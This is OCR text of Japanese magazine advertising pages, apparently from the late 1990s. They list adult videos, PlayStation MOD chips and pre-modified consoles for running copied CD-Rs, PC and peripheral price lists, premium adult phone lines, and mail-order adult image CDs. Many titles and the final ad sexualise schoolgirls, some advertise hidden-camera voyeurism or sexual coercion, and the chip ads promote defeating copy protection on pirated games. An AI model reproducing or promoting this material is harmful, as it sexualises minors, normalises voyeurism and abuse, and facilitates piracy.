201637VC 沢田舞香 天使のひそかな欲望 18禁 ¥3,800
201602VC 滴の迷路 三田友穂 18禁 ¥3,300
201820VC 小沢まどか コレクション1 18禁 ¥3,200
No201607VC 美姫 木原愛美 18禁 ¥3,200
No-201481VC ラッキーGIRL 夕樹舞子 18禁 ¥2,800
201726VC ヴィーナス誕生 五十嵐ゆうか 18禁 ¥2,800
201727VC 顔面シャワー エレクト10パート20 18禁 ¥2,800
201840VC 美少女メモリアル 倉石香織 18禁 ¥3,200
201725VC 鈴木麻奈美 義姉の生下着 18禁 ¥3,200
No-201478VC Angel(エンジェル) 加納瑞穂 18禁 ¥2,800
No-201482VC わたしはナース 夢見る18歳 朝倉まどか 18禁 ¥2,800
201639VC 朝倉まどか 奥様は18歳 18禁 ¥2,800
201642VC 吉村彩 令嬢教師性感教育 18禁 ¥3,200
201625VC 全裸大運動会 18禁 ¥2,800
No-201700VC 露出狂時代～女子校生編～ 18禁 ¥2,700
1-200349VC 2-201633VC ヒップホール1～2 18禁 ¥2,600
201652VC あなたのお部屋でHしたい!! 18禁 ¥2,700
No1-200655VC No2-201435VC 被虐のレースクィーン 18禁 ¥2,800
No-205054VC チャンス 18禁 ¥2,800
No201606VC 溺愛レズビアン 18禁 ¥2,700
201631VC 櫻の杜 18禁 ¥3,600
201824VC SEX FILES 40 18禁 ¥2,800
201825VC アナリスト 18禁 ¥2,700
201835VC ブルセラルーズ Fuck!! 18禁 ¥2,700
201837VC ハイスクール ミニスカ倶楽部 18禁 ¥2,800
201838VC ランジェリー コレクション 18禁 ¥2,800
201839VC コギャルを犯る!! 18禁 ¥2,800
1-200588VC 2-200852VC 3-201306VC 4-201634VC 部活狩1～4 18禁 ¥2,800
No-201025VC No-201703VC クラスで一番かわいい娘 18禁 ¥2,700
201728VC 女子校生 強制わいせつ11 18禁 ¥2,800
201729VC 限界盗撮！素人乱れ咲き 18禁 ¥2,980
201730VC ピュア 18禁 ¥2,780
201731VC 女子校生集団バスジャック 18禁 ¥2,980
●裏女子校生シリーズ 全8作品 ★1-S女子校編 1-201640VC 2-201641VC 3-201643VC 4-201644VC ★シリーズ2 1-201843VC 2-201844VC 3-201845VC 4-201846VC CUBE推薦 ●当店大特価！● 各¥3,400円 CUBE推薦
●マル秘 素人女子校生 Vol.1～4 Vol.1-201645VC Vol.2-201646VC Vol.3-201647VC Vol.4-201648VC CUBE推薦 ●当店大特価！● 各¥3,400円 CUBE推薦

CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 CUBE RESEARCH 3


Command 8

不正競争防止法改正案国会提出

いよいよMODチップの販売を規制する法案が国会に提出されました。この法案が可決&実施されてしまいますと，日本国内でMODチップ等の発売を行う事が出来なくなってしまいます。（MODチップの所持自体は法案施行後も合法です），そこでコマンド8ではMODチップのキャンペーンを行う事になりました。※法案可決後もコマンド8は引き続き・・・ゲーム周辺機器の販売を行っていきます。

http://www.command8.com/

◇MODチップファイナルキャンペーン◇



第1弾 MOD-X 今なら2個無料 2,980円

これが最後のチャンス！！

なんと最新チップが2個セットお買上げのお客さまに**2個無料プレゼント**


つまり**4個**で2980円のお買得セットです。**1個あたり745円**

全機種対応

第2弾 スイッチセット(SCPH-7501+スイッチ+黄金軸) 19,800円

最新型アメリカ版プレイステーションSCPH-7501に最新チップ搭載済みにプロテクト対策用のスイッチ+黄金軸のセット商品です。これでFF8もプレイ可能の最強セット。

FF8完全対応



第3弾 1Mセット(1Mメモリー+5pinMOD CHIP) 1,100円

前回大好評のうちに終了した1Mプレゼントキャンペーンが皆様のご要望で復活しました。なんと！5pinモジュール8を買うと1Mメモリーがついてくる。

このチャンスをお見逃しなく！！

全機種対応

第4弾 PS本体改造不要PS-Zが3,980円

本体の改造が苦手、本体保証が無くなるのがいやな方に、改造不要で簡単接続できるスケルトンモデルのPS-Zをお勧めします。拡張端子に接続するだけで、バックアップしたCD-Rのゲームや、海外のゲームソフトで遊ぶことが出来ます。更に最新MODプロテクトにも対応(動作確認済み)※黄金軸、マニュアル付属（2枚組のゲームには一部対応していません）

第5弾 GB-X-Changer キャンペーン特価 ~~7,800円~~ →6,800円

ゲームボーイのROMイメージを自由に吸い出しと書き込みができるアダプターが発売開始！

これさえあれば吸い出したROMイメージを一個のカートリッジ(GB CARD)にまとめたり、エミュレーターでプレイする事ができます。日本のゲームボーイゲームや海外のオリジナルゲームをGB CARDに書き込んでお持ちのゲームボーイでプレイできます。●GBXC 本体6,800円・GBXC用 4M メモリー 4,600円・GBXC用16Mメモリー 7,800円

※GBXC本体・GBXCメモリー・PCパラレルケーブル・専用CD-ROMのお得なセットもございます。

Command 8

インターネット／通販電脳ショップ

コマンド8

〒332-0003 埼玉県川口市東領家2-19-6 202号

http://www.command8.com/

お買得PSメモリー

¥1,800

¥2,800

Jostick
ブルブルジョイスティック

ついに登場振動ジョイスティック！操作感抜群コンパクトなボディーに便利な機能がぴっしり詰まってこの価格！

NEW

¥3,980

定価5980円 >33%OFF

nero98+PS-Z
ライティングソフトnero98+PS-Z

最強CD-Rソフト「nero98」に最強PS周辺器機「PS-Z」の超お買得セット商品です。nero98は正規のパッケージ版です。(バルク版ではありません)※当社ではenro98のサポートは行っておりません。※違法コピーは法律で罰せられる場合がありますので、著作権を厳守してお使い下さい。

¥8,900

定価22,600円 >60%OFF

DJMAN
ディージェイマン

アーケードの雰囲気を忠実に再現！鍵盤ボタンを押すと同時に内蔵のLEDが光ります。さらに音楽の音量の大きさに合わせてDJMAN付属の「リストバイブレーター」が震えます。

¥4,600

定価9,800円 > 53%ＯＦＦ

MODセット
MOD４個セット

●5配線：配線なし●4個セット1,999円で販売中です。
●5配線：配線なし●10個セット3,999円で販売中です。

全機種対応

¥1,999

定価4400円 >55%OFF

ファイナルモジュール8
（MOD-CHIP＋スイッチ＋配線＋黄金軸）

最近要望が多かったスイッチ+MODのセット販売を開始しました。セットの内容は、[MOD8-5(配線済み)]＋[2回路スイッチ]＋[32cm程度の配線（赤、黒2本ずつ）]＋[黄金軸]で2,200円。スイッチの入院状況の問題で限定50個とさせていただきます。（ファイナルモジュールエイトと言うのは単なるセットの名前で、MOD自体は従来の「MODule8-5A」です）

全機種対応　FF8対応

¥1,999

定価3500円 >43%OFF

プロアクションリプレイ+MOD
（SMT使用＋MOD CHIP）

死なない！減らない！終わらない！プレイステーションのゲームの改造を行うことができるツールです。たとえばRPGなどのお金を好きなように変更できたりアイテムを入手できたりします。またMODチップによりバックアップしたCD-Rを起動できてアクションリプレイで改造コードを入力すればプロテクト解除が出来る、最強のプロテクト対策セット。日本語マニュアル付き。パソコンに接続しパソコン上からも操作が可能です

¥2,500

定価5900円 >55%OFF

PS・Video CD Player
プレステ用ビデオCDプレイヤー

プレイステイションでビデオCDを再生することが出来ます。更にアクションリプレイ機能も搭載！全PS版！SCPH-5500、SCPH-7000などでもビデオ出力できます。

アクションリプレイ機能搭載！

¥6,800

定価12,800円 >46%ＯＦＦ

プレステ本体とセットで買うとさらにお得 !!

Armageddon Set
世紀末PSセット弐

世紀末ならではのPSセット商品です。US版PS7501にスイッチ改造・PS-Z・135ブロック9Mメモリーのゴージャスなセット商品です。しかも付属のCDはVOL.9

FF8対応

¥24,800

アクションセット
世紀末アクションセット

世紀末ならではのPSセット商品です。US版PS7501にアクションリプレイが付いたゴージャスなセットです。しかも付属のCDはVOL.9

FF8完全対応

¥19,800

ビデオCDセット
世紀末ビデオCDセット

世紀末ならではのPSセット商品です。US版PS7501にビデオCDが付いたスペシャルなセットです。しかも付属のCDはVOL.9

アクションリプレイ機能搭載！　FF8完全対応

¥24,800

通信販売申込方法

お電話、インターネット、からいつでもご注文頂けます。

電 話 03-5963-7488
（電話回線増強）
平日月曜日～金曜日（土日祭日はお休みです）
（電話受付時間）**2:00pm～7:00pm**

http://www.command8.com/
E-mail:order@command8.com
※銀行振込、現金書留では受け付けておりません。

※すべて商品には別途消費税5%と送料がかかります。
※15日以内の不良はすべて新品に交換いたします。
※記載されている会社名、製品名は各社の登録商標または商標です。
※当社はCCL社、REDANT社の日本正規代理店です。
類似品にご注意ください。

情報料のみ 赤字覚悟でなんと!!

ただ無料かけ放題

※ケータイ・PHS からはご利用できません。

家の電話から↗

ご注意!! 話中やつながらないときは ☎03-3673-7332 におかけ直し下さい。

[redacted]

☎001(3739)770017

[redacted]

ドすけべ過激500番組

365日OK 24時間 放送中

☎001(3739)770012

[redacted]

☎この番組は過激すぎて放送禁止

[redacted]

☎001(3739)770016

情報料のみ無料つなぎ放題

無料でかけ放題

國際通話料だけで聞き放題

☎001(3739)770014

☎001(3739)770015

18才未満禁止

[redacted]

☎001(3739)770011

[redacted]

☎001(3739)770013

※情報料は無料です。国際通話料だけで御利用できます。日本芸能プロモーション MOLUDOVA 6sec40c 提供：WISE ASIA 55 TONG MI ROAD KOWLOON H・K ＋852-2398-9709

TEL06-6644-0554

電話受付11:00〜19:00/FAX06-6647-5168

新品超特価コーナー 税別

<本体一例>

PC-98NX	VC45D/6GC1	¥376,000
PC-98NX	VC45D/6GD1	¥380,000
PC-98NX	VC45D/6YC1	¥300,000
PC-98NX	VC45D/6YD1	¥304,000
PC-98NX	VC35D/6YC1	¥279,000
PC-98NX	VC35D/6YD1	¥258,000
PC-98NX	VC35D/6XC1	¥237,000
PC-98NX	VC35D/6XD1	¥243,000
PC-98NX	VC35D/6XC2	¥250,000
PC-98NX	VC35D/6XD2	¥243,000
PC-98NX	VC36H/6XC1	¥213,000
PC-98NX	VC36H/6XD1	¥213,000
PC-98NX	VC36H/6XC2	¥213,000
PC-98NX	VC36H/6XD2	¥213,000
PC-98NX	VE40D/67C	¥256,000
PC-98NX	VE40D/67D	¥252,000
PC-98NX	VE35D/67C	¥225,000
PC-98NX	VE35D/67D	¥213,000
PC-98NX	VE36H/67C	¥186,000
PC-98NX	VE36H/67D	¥191,000
PC-98NX	VE36H/65C	¥155,000
PC-98NX	VE36H/65D	¥158,000
PC-98NX	VR33L/6ZC	¥108,000
PC-98NX	VR33L/6ZD	¥111,000
PC-98NX	VR33L/65C	¥127,000
PC-98NX	VR33L/65D	¥130,000
PC-98NX	VR40L/6ZC	¥168,000
PC-98NX	VR40L/6ZD	¥167,000
PC-98NX	VR40L/67C	¥214,000
PC-98NX	VR40L/67D	¥218,000
PC-98NX	VT35L/67C	¥242,000
PC-98NX	VT35L/67D	¥256,000
PC-98NX	LW30H/64C6	¥273,000
PC-98NX	LW30H/64D6	¥262,000
PC-98NX	LW30H/63C6	¥243,000
PC-98NX	LW30H/63D6	¥242,000
PC-98NX	LW30H/63C4	¥234,000
PC-98NX	LW30H/63D4	¥243,000
PC-98NX	LW26H/62C	¥212,000
PC-98NX	LW26H/62D	¥211,000
PC-98NX	LT36D/64A	¥416,000
PC-98NX	LB26C/62A	¥223,000
PC-9821	V233/M7C3	¥198,000
PC-9821	V233/M7D3	¥198,000
富士通	FMV-NR9 30L1	¥285,000
富士通	FMV-NR9 30L3	¥284,000
富士通	FMV-NR9 26X1	¥248,000
富士通	FMV-NR9 26X3	¥249,000
富士通	FMV-NE9 26X1	¥250,000
富士通	FMV-NE9 26X3	¥240,000
富士通	FMV-NE9 261	¥209,000
富士通	FMV-NE9 263	¥211,000
富士通	FMV-NS9 26X1	¥283,000
富士通	FMV-NS9 26X3	¥283,000
富士通	FMV-NF9 261	¥228,000
富士通	FMV-NF9 263	¥228,000
富士通	FMV-NC9 20	¥169,000
富士通	FMV-S9 4071	¥267,000
富士通	FMV-S9 4073	¥253,000
富士通	FMV-S9 407C1	¥231,000
富士通	FMV-S9 407C3	¥231,000
富士通	FMV-S9 405C1	¥201,000
富士通	FMV-S9 405C3	¥201,000
富士通	FMV-C9 40L1	¥300,000
富士通	FMV-C9 40L3	¥300,000
富士通	FMV-C9 40LC1	¥248,000
富士通	FMV-C9 40LC3	¥248,000
富士通	FMV-C9 407C1	¥208,000
富士通	FMV-C9 407C3	¥208,000
富士通	FMV-C9 35L1	¥230,000
富士通	FMV-C9 35L3	¥230,000
富士通	FMV-C9 3571	¥185,000
富士通	FMV-C9 3573	¥185,000
富士通	FMV-C9 3551	¥162,000
富士通	FMV-C9 3553	¥150,000
富士通	FMV-M9 36L1	¥213,000
富士通	FMV-M9 36L3	¥213,000
富士通	FMV-M9 3671	¥189,000
富士通	FMV-M9 3673	¥189,000
富士通	FMV-M9 3651	¥154,000
富士通	FMV-M9 3653	¥154,000
シャープ	MN-386-X26	¥210,000
シャープ	MN-470-H30	¥264,000
シャープ	PC-PJ2	¥大特価
シャープ	PC-FJ20	¥241,000
松下	CF-S51EJ8	¥228,000
松下	CF-A44EJ81	¥245,000
松下	CF-C33EJ8C	¥189,000
松下	CF-C33EJ8K	¥182,000
東芝	PAP302JB	¥160,000
東芝	PAP330J8	¥225,000
東芝	PAS252JD	¥176,000
東芝	PAS252JC	¥205,000
東芝	PAP403JA	¥238,000
東芝	PAP406JA	¥297,000
東芝	PAP408JA	¥368,000
SONY	バイオ PCG-C1R	¥198,000
SONY	バイオ PCG-505SX	¥260,000
SONY	バイオ PCG-505RX	¥205,000
SONY	バイオ PCG-887	¥266,000
SONY	バイオ PCG-885	¥256,000
SONY	バイオ PCG-883	¥236,000
SONY	バイオ PCV-L500/BP	¥255,000
SONY	バイオ PCV-L300/BP	¥209,000
SONY	バイオ PCV-S620VT	¥267,000
SONY	バイオ PCV-S520VS	¥195,000
SONY	バイオ PCV-M370VS	¥178,000
SONY	バイオ PCV-S300/BP	¥209,000
IBM	シンクパッド 2362607-20J	¥165,000
IBM	シンクパッド 390Z2635-HYJ	¥213,000
IBM	シンクパッド 3902626-70J	¥235,000
IBM	シンクパッド 4002611-455	¥222,000
IBM	アプティバ 2732158-275	¥178,000
アップル	P.B G3/266/14 (M7110J/A)	¥290,000
アップル	P.B G3/233/14 (M7109J/A)	¥230,000
アップル	P.M G3/400 (M6665J/A)	¥328,000
アップル	P.M G3/350 (M6666J/A)	¥276,000
アップル	P.M G3/350 (M6668J/A)	¥233,000

ユニオンオリジナルDOS/VAMDK6-2350セット
MB-P5A/300ビデオカード-RIVAZX-8M/AGPFD3ドライブサウンド付K6-2-350/64M/4.3G/24xCD/17CRTモニタ 予価¥126,800
ユニオンオリジナルDOS/VCeleron300Aセット
マザーボード-BH6ビデオカード-RIVAZX-8M/AGPFD3ドライブサウンド付Celeron300A/64M/4.3G/32xCD/17CRTモニタ 予価¥124,800
ユニオンオリジナルDOS/VAMDK6-2350DVDセット
MB-P5A/300ビデオカード-RIVAZX-8M/AGPFD3ドライブサウンド付K6-2-350/64M/4.3G/DVD-ROM(5.2x,32x) 予価¥124,800
ユニオンオリジナルDOS/VCeleron300ADVDセット
マザーボード-BH6ビデオカード-RIVAZX-8M/AGPFD3ドライブサウンド付Celeron300A/64M/4.3G/DVD-ROM(5.2x,32x) 予価¥124,800
オリジナルDOS/Vはすべてマウス,キーボード付です。
メビウス,アプティバ,東芝,富士通の新製品など大特価CALL!!広告の機種はほんの一例です。載ってない機種はお問い合わせ下さい。この価格は3月16日の価格の一部です。雑誌が出た時は変わっています。

<モニター一例>

三菱	RD-17GR	17インチマルチスキャン	¥ 44,500
三菱	RD-17GZR	17インチマルチスキャン	¥ 59,800
三菱	RD-17G3	17インチマルチスキャン	¥ 61,500
SONY	CPD-19GS2	19インチマルチスキャン	¥ 77,500
SONY	CPD-17C1	17インチマルチスキャン	¥ 44,000
NEC	DV15A1	15インチマルチスキャン	¥ 24,800
CaNtury	MODEL4000PCI	9インチLCD/DSTN	¥ 33,000
ユニオン	ゲームモニタ	19インチCRT	
21ピン	24KHZ,15KHZOK	PS,SS,要板など	¥ 22,000

<プリンター一例>

キャノン	BJF-600	¥ 33,000
キャノン	BJF-800	¥ 37,500
キャノン	BJC-80V	¥ 28,000
キャノン	LBP-220PrO	¥ 30,000
キャノン	LBP-320PrO	¥ 46,500
エプソン	PM-770C	¥ 41,000
エプソン	PM-670C	¥ 23,500
エプソン	PM-2000C	¥ 37,800
エプソン	PM-3000C	¥ 55,000
H.P	Deskjet895Cxi	¥ 36,500

<周辺機器一例>

ビデオコンバーター	電波	XRGB-2	¥ 19,800
CD-ROM	ICM	CD-910SX6倍速	¥ 7,800
パソコン72PINRAM	I/O	SIM366-8MT	¥ 2,800
メモリ	I/O	Nd64-8MNa12.Na9.Nd7	¥ 1,980
HDD	I/O	UWHD-9.1G	¥ 71,800
HDD	I/O	HDVS-UM4.3G	¥ 27,800
HDD	I/O	HDVS-UM4.3G/UPCI	¥ 34,800
MOD	I/O	MOF-S640B	¥ 43,800
MOD	I/O	MOF-H640B	¥ 50,800
MOD	I/O	MOF-H640	¥ 52,500
DVD-RAM	メルコ	DVD-RAM5.2G	¥ 71,800
スキャナ	EPSON	GT-7000U	¥ 28,500
デジタルカメラ	SONY	DSC-D700	¥128,800
デジタルカメラ	フジフィルム	ファインピックス700BK	¥ 37,000
デジタルカメラ	ニコン	クールピクス910	¥ 49,000
カメラ内蔵モデム	Panasonic	EAB-MPC55	¥ 7,480

<音源一例>

ローランド	SC88PRO/G	¥ 59,000
ローランド	SC88ST/PRO	¥ 44,800
ローランド	ミュージ郎88ProDTM88PRW	¥ 64,800
ローランド	ミュージ郎88ProDTM88PSW	¥ 52,500

<ワープロ一例>

各社広告に載っていない機種も大特価で販売中です!

シャープ	MR-3	¥123,000
シャープ	WD-VP1	¥ 93,000
東芝	JW-988W3	¥115,000
東芝	JW-9820	¥121,000
NEC	JX-A300	¥ 65,000

CanonFW-U1CSD500¥93,000

<電子手帳・モバイルギア一例>

SHARP	MI-610DC	¥ 72,800
SHARP	MI-310	¥ 62,000
SHARP	MT-200C	¥ 24,000

その他何でも見積り迅速にFAX致しますFAX専用回線の方のみ

新品高額即買取OK!!

- 商品在庫及び新品買取&販売相場は毎日変動します。TELでお問い合わせ下さい。
- 商品はすべて新品! もちろん"メーカー保証付"です。
- 広告の商品はほんの一例です。その他あらゆる御相談に応じます、お気軽にTELを!!
- 買取、下取りもOK!!TEL、メールFAXにていつでもお問い合わせ下さい。
- 業者の方大歓迎!!2千万円まで即金，超高価にて買い取ります。www.kaitori.netまで
- MSX,TOWNS,X68000,PC88も取り扱い中です。3号店トムではソフトを超高価にて買い取ります。TEL.06-6649-1098
- その他、マックやパソコン関連、何でも買い取り&販売します!!

中古コーナー(一例) ネットFU-COM http://www.nst.co.jp/~prot1/

中古機種(一例)	買取価格	販売価格
PC9821 V200M7 (S7は1万円安,V166S7は2万円安)	100,000〜	120,000〜
PC9821 VIO/S5 (V13は5千円高)	32,000〜	47,000〜
PC9821 VIO/S7 (V13は5千円高)	40,000〜	60,000〜
PC9821V16 S5 (M7は5千円高)	50,000〜	70,000〜
PC9821 V20S5 (M7は1万円高)	60,000〜	80,000〜
PC9821Cs2S3,Cb/2D,Cb2B,Cb/2T (Ceは5千円安)	12,000〜	27,000〜
PC9821Cx2/SI5T (17Tは1万円高 CX3は1万円高)	25,000〜	30,000〜
PC9821Ct20 (Ct16は2万円安)	70,000〜	90,000〜
PC9821Xa10/C12,Xa7e/S17(Xa12は5千円高)	35,000〜	50,000〜
PC9821 Na7/H5 (H3は1万円安、H7は1万円高)	30,000〜	50,000〜
PC9821Nr166X30F (NW150は1万円安)	150,000〜	170,000〜
PC9821Ne,Ne2 (Ndは1万円安)	25,000〜	35,000〜
Ls150S14C,D (Ls13D10は5万円安)	120,000〜	150,000〜

クレジット金利表

回数	1	3	6	10	12	15	18	20	24	30	36	42	48	54	60
金利%	2.0	2.5	3.8	5.3	5.5	8.3	9.4	10.0	11.0	14.0	15.3	18.0	20.0	23.5	26.0

広告の商品はほんの一例です。その他,多数格安にて販売中です。お問い合わせください。

■お振込先
大阪厚生信用金庫本店
普通0437350
ユニオンコンピューターネットワーク
(ユウイマサキ)

※最新の販売、買取情報はTELでチェックしてください。

代金引き替えOK! 超低金利ローンOK!!

◆HP http://www.nst.co.jp/~prot1/◆メールprot1@nst.co.jp

中古相場は一例です。詳しくはTELにて。98,DOS/V,ワープロ,マック,X68,MSX,ゲーム機,周辺機器なんでも売り買いOK!!

PC9821Nr13D10A,B (NW133D14は3万円高)	70,000〜	90,000〜
PC9801NS,BA,BX2,BA2,BX3,AS,AP,RX,RA	5,000〜	9,000〜
PC9801NS/R (NS/T,NS/Lは5千円安)	10,000〜	20,000〜
PC9801NC (NXC,NACは1万円高)	10,000〜	20,000〜
PC9801NS/A (Nmは5千円高)	15,000〜	25,000〜
PC9821Lt2/7A (La10S8は2万円高)	35,000〜	55,000〜
PC9821Nb7/C8 (Nb7/5は2.5万円安)	55,000〜	70,000〜
PC9821Na9/H8 (Na12/S8,Na12/H10は1万円高)	60,000〜	80,000〜
PC9821Na13/H10 (C10は1万円安)	80,000〜	100,000〜
PC9821Nr15/S14F (S10は1万円安)	100,000〜	130,000〜
PCG505GX (CIは3万円高)	130,000〜	160,000〜
LW23D/53D	165,000〜	185,000〜
FMV-NU7233 (NU5163は5万円安)	150,000〜	173,000〜
PC-PJ1 M2 (530X16は2万円安)	160,000〜	180,000〜
ペンティアム133,DOS/V機 (P166は5千,P266は1万円UP)	20,000〜	30,000〜
MSX2+AI-WSX,FI-XV/AI-WX,FIXDJ	10,000〜	20,000〜
MSXターボR AI-ST (GTは2万円高)	15,000〜	35,000〜
MSX用ディスクドライブ	5,000〜	10,000〜
X68K 600C/ACE/PRO/PROII	8,000〜	18,000〜
X68K エキスパートI,II (スーパーは1万円高)	20,000〜	35,000〜
X68000CRT 600D/601D/602D/605D/614D	8,000〜	16,000〜
X68000CRT 603D/604D/606D/608D	4,000〜	9,000〜
X68000XVI (コンパクトは1.5万円安,CZ500は7万円高)	25,000〜	65,000〜
FMタウンズIIフレッシュ (TVは1万円高)	8,000〜	28,000〜
15インチマルチスキャンモニター (17インチは1万円高)	6,000〜	12,000〜
リブレット100 (50は3万円安、70は4万円高)	70,000〜	100,000〜
ミュージ郎SC88PROG (SC88PROは5千円安)	35,000〜	45,000〜
電波 XRGB-2 (XRGB-1は3千円安)	8,000〜	15,000〜
ワープロ専用機、プリンター、MO、HDD、MIDI等	TEL	TEL

Union Computer Network
ユニオンコンピューターネットワーク
〒556-0005 大阪市浪速区日本橋4丁目15-23
注文は在庫確認の上、現金書留か銀行振込にてお申し込み下さい。配達日、日時指定可、品物がついたときお金を払うこともできます。全品保証付、初期不良は交換します。
代引でキャンセルされますと所定のキャンセル料がかかります。

送料表	A1200	A1500
代引手数料	1個口に付1500	

※北海道、沖縄、離島は別料金

PS改造チップ

このチップをプレイステーションに取り付けるだけで，バックアップ（コピー）したCD−Rが動作します！
100%動作保証付き！
(Made in Japan)

最強のプレステに変える！

全機種に対応、回路図、専用取付けキット付き

最強のチップはこれだけ！

・マイクロチップ社純正チップPIC12C509使用
・2枚組以上のゲームに完全対応、抜群の動作安定性
・6ワイヤーバージョン
・安心の日本製！　しかも動作確認済み！　安定動作！

New Version V72 **特価¥4,000**

今までのMODチップは、香港などの東南アジアで作られていました。このためプロテクト対応のMODチップは有りませんでしたが、当社では日本の皆様のためにFF8などの新型プロテクトに対応するMODチップを開発いたしました。

新型プロテクト(RHP)が完全に動く！
スィッチなんてもう古い！
付けさせない！

＊3月末日現在のプロテクトに完全対応
＊過去のソフトにも完全対応はこれだけ

改造済みPS（プロテクト(RHP)対応版）	24,800円
改造済みPS（プロテクト未対応版）	18,800円
PS改造（プロテクト(RHP)対応版）チップ代込み	9,000円
PS改造（プロテクト未対応版）チップ代込み	5,500円
プロテクト未対応 V53 チップ大処分!	
MODチップ（1000−7000対応）	780円
MODチップ（7500対応）	780円
MODチップ（全機種対応）	880円

CDR価格表　(4月3日現在)

太陽誘電	CD-R74ZY	152円
	CD-R74TY	152円
	CD-R74WTY	162円
TDK	CD-R74S	152円
	CD-R74PWS	172円
フィリップス	CD-R74	140円
プリンコ	CD-R74	110円
メガデータ	CD-R74	94円
ライテック	CD-R80	239円
	CD-R21	191円
Mr.DATA	CD-R80DA	267円

CD−Rライティングソフト nero98 GEAR 日本語版　特価8320円
PS135ﾌﾞﾛｯｸメモリーカード　特価2480円
MOD機能付きﾌﾟﾛｱｸｼｮﾝﾘﾌﾟﾚｲ　特価4980円
PSの修理もしています。

サターンキー在庫有ります。残りわずか 早い者勝!　5,000円
PS15ﾌﾞﾛｯｸメモリーカード　980円
PS60ﾌﾞﾛｯｸメモリーカード　2,480円

全国通販，業販OK お気軽にお問い合わせください

秋葉電脳集団 龍電脳公司
ドラゴン コンピュータ
101-0021
東京都千代田区外神田1−5−7 ニュー東和ビル3F
TEL 03(3526)4540 FAX 03(3526)4541


マスコミ登場950回！あの日本コンピュータクラブ連盟の直営

パソコンショップ 大阪・日本橋
ケーブル C・able

通販開始 http://www.nichikon.co.jp

海外直輸入のオリジナル製品販売開始・海外製品の取り寄せOK
MODチップ・サターンキー販売・品揃え充実 PS・SS改造サービス即日引き
渡し・外部スイッチ付けサービス実施・MOD付アクションリプレイ多数用意
プレステ用レンズ（ピックアップユニット）大量入荷
日本初！プレイステーションカラーリングサービス開始
バングジャパン・コンソールセブン・ゲームテック・カラット各社
のPS・GB・SS周辺アクセサリー取扱。各社製品比較可能。mp－man64MBも取扱。
月刊電脳直販・連結コードエクスプレス・CD-R焼き焼き講座2などの書籍も取扱。
全商品、購入後1か月間、不良交換いたします。プレステ買取実施1万円－7000円。

電話 ケーブル・06－6644－7851 日コン連・06－6644－6901
FAX06－6644－6902 E－MAIL nichikon@nichikon.co.jp
〒556-0011 大阪市浪速区難波中2－4－7 馬場ビル3階 （フォーエバーレコードの上）
パソコン本体・周辺・ソフト・パーツも販売。全商品通信販売可能。代引き発送可能。
日コン連会員・日本ハッカー研究所会員募集中！中学生・高校生ハッカー大募集！
MODチップ取付け技術者大募集！詳しくは電話06-6644-6901理事長・山本隆雄まで。



山本隆雄 神戸大学卒
教員免許状 小学1級・中学社会科1級・高校社会科2級所有
大阪市教員採用試験中学校社会科合格者 偉大なる教育者？

あなたの会社・お店の商品が、

全国20万人読者に知れ渡ります。

今、書店はもちろん、マスコミ等で話題の無線の総合誌、月刊『ラジオライフ』に貴社の広告を出してみませんか？商品のジャンルは問いません。ビックリする程売り上げ倍増！また、パソコン・エレクトロニクス関連の営業・技術スタッフの募集にも割安で効果絶大です。
お申し込みはお電話1本で即承ります。下記担当者迄、お気軽にお問い合わせ下さい。お待ちしております。

■仕 様
- ●判型・製本――A5判・無線綴じ横組み
- ●発 売 日――毎月25日
- ●定 価――530円
- ●総 頁 数――300頁
- ●発行部数――200,000部
- ●販売箇所――全国書店 主要電機店

原稿は原則として完全版下でお願いしております。

■広告料金

例）1ページ・モノクロ 200,000円
〃 カラー 320,000円

詳しい資料・料金表がございますので、お申し付け下さい。

㈱三才ブックス 広告部 （赤間・星）
〒104-0031 東京都中央区京橋3-14-6 斎藤ビル
TEL 03-3535-7331 FAX 03-3567-6435

インディーズCD専門店　今、実写もスゴイ!!

おまかせ屋本舗

女子校生 生撮りシリーズ!!
画像CD（JPEG形式）

・現役？女子校生が満載の高画質シリーズ
1024×768以上JPEG高画質の自信作

NJ-001
¥3,990

NJ-002
¥3,990

NJ-003
¥3,990

NJ-004
¥3,990

NJ-001
～004の
総集編です
SNJ-001
¥12,600

NJ-005
¥3,990

NJ-006
¥3,990

NJ-007
¥3,990

NJ-008
¥3,990

NJ-004
～008の
総集編です
SNJ-002
¥12,600

女子裏校生
ビデオCDシリーズ
ハメ撮りの決定版!!
女の子に自信あり
おすすめ

US-001
¥3,990

US-002
¥3,990

US-003
¥3,990

US-004
¥3,990

女子裏校生2
ビデオCDシリーズ
ハメ撮りの第2弾
ますます内容が濃い!
おすすめ

US2-001
¥3,990

US2-002
¥3,990

US2-003
¥3,990

US2-004
¥3,990

OH!!富士山
JPEG画像
開脚・フェラ・挿入他
局部アップ多数!!

F-001
¥2,100

F-002
¥2,100

F-003
¥2,100

F-004
¥2,100

F-001
～004
の総集編
50人以上
1300枚以上
SF-001
¥7,140

F-005
¥2,100

F-006
¥2,100

F-007
¥2,100


F-008
¥2,100

F-005
～008
の総集編
50人以上
1300枚以上
SF-002
¥7,140

美少女画像・ビデオCD
※もうすぐ廃盤です

写真掲載はできませんが
5人収録します。
B-001（JPEG）
¥8,190

写真掲載はできませんが
5人収録します。
B-002（JPEG）
¥8,190


AK-011（ビデオCD）
¥3,990

素人女子校生
ビデオCD
素人だから
内容スゴイ!!

SJ-001
¥3,990

SJ-002
¥3,990

SJ-003
¥3,990

SJ-004
¥3,990

☆ 注文方法 ☆

お申込方法
1.商品番号（商品名） 2.数量と金額 3.氏名
4.郵便番号と住所 5.電話番号 6.広告雑誌名
を明記の上、下記のいずれかの方法でお申し込み下さい。
（安心の郵便局止めOK）

送　料
都内…¥510　関東、東海、信越、北陸、南東北…¥710
北東北、関西…¥610　中国、四国…¥820　北海道、九州、沖縄…¥1,020
☆購入金額が1万円以上の場合は、送料は無料です。

現金書留
上記の必要事項を別紙に明記し、商品代金と送料を同封の上、
お申し込み下さい。折り返し商品をお送りします。

代金引換
電話又は、FAXで、必要事項をご連絡ください。折り返し商品をお送りします。
商品代金＋手数料（¥250）＋送料と引換に商品をお受け取り下さい。
☆購入金額が1万円以上の場合は手数料は無料です。

※表示価格は、全て税込み金額です。

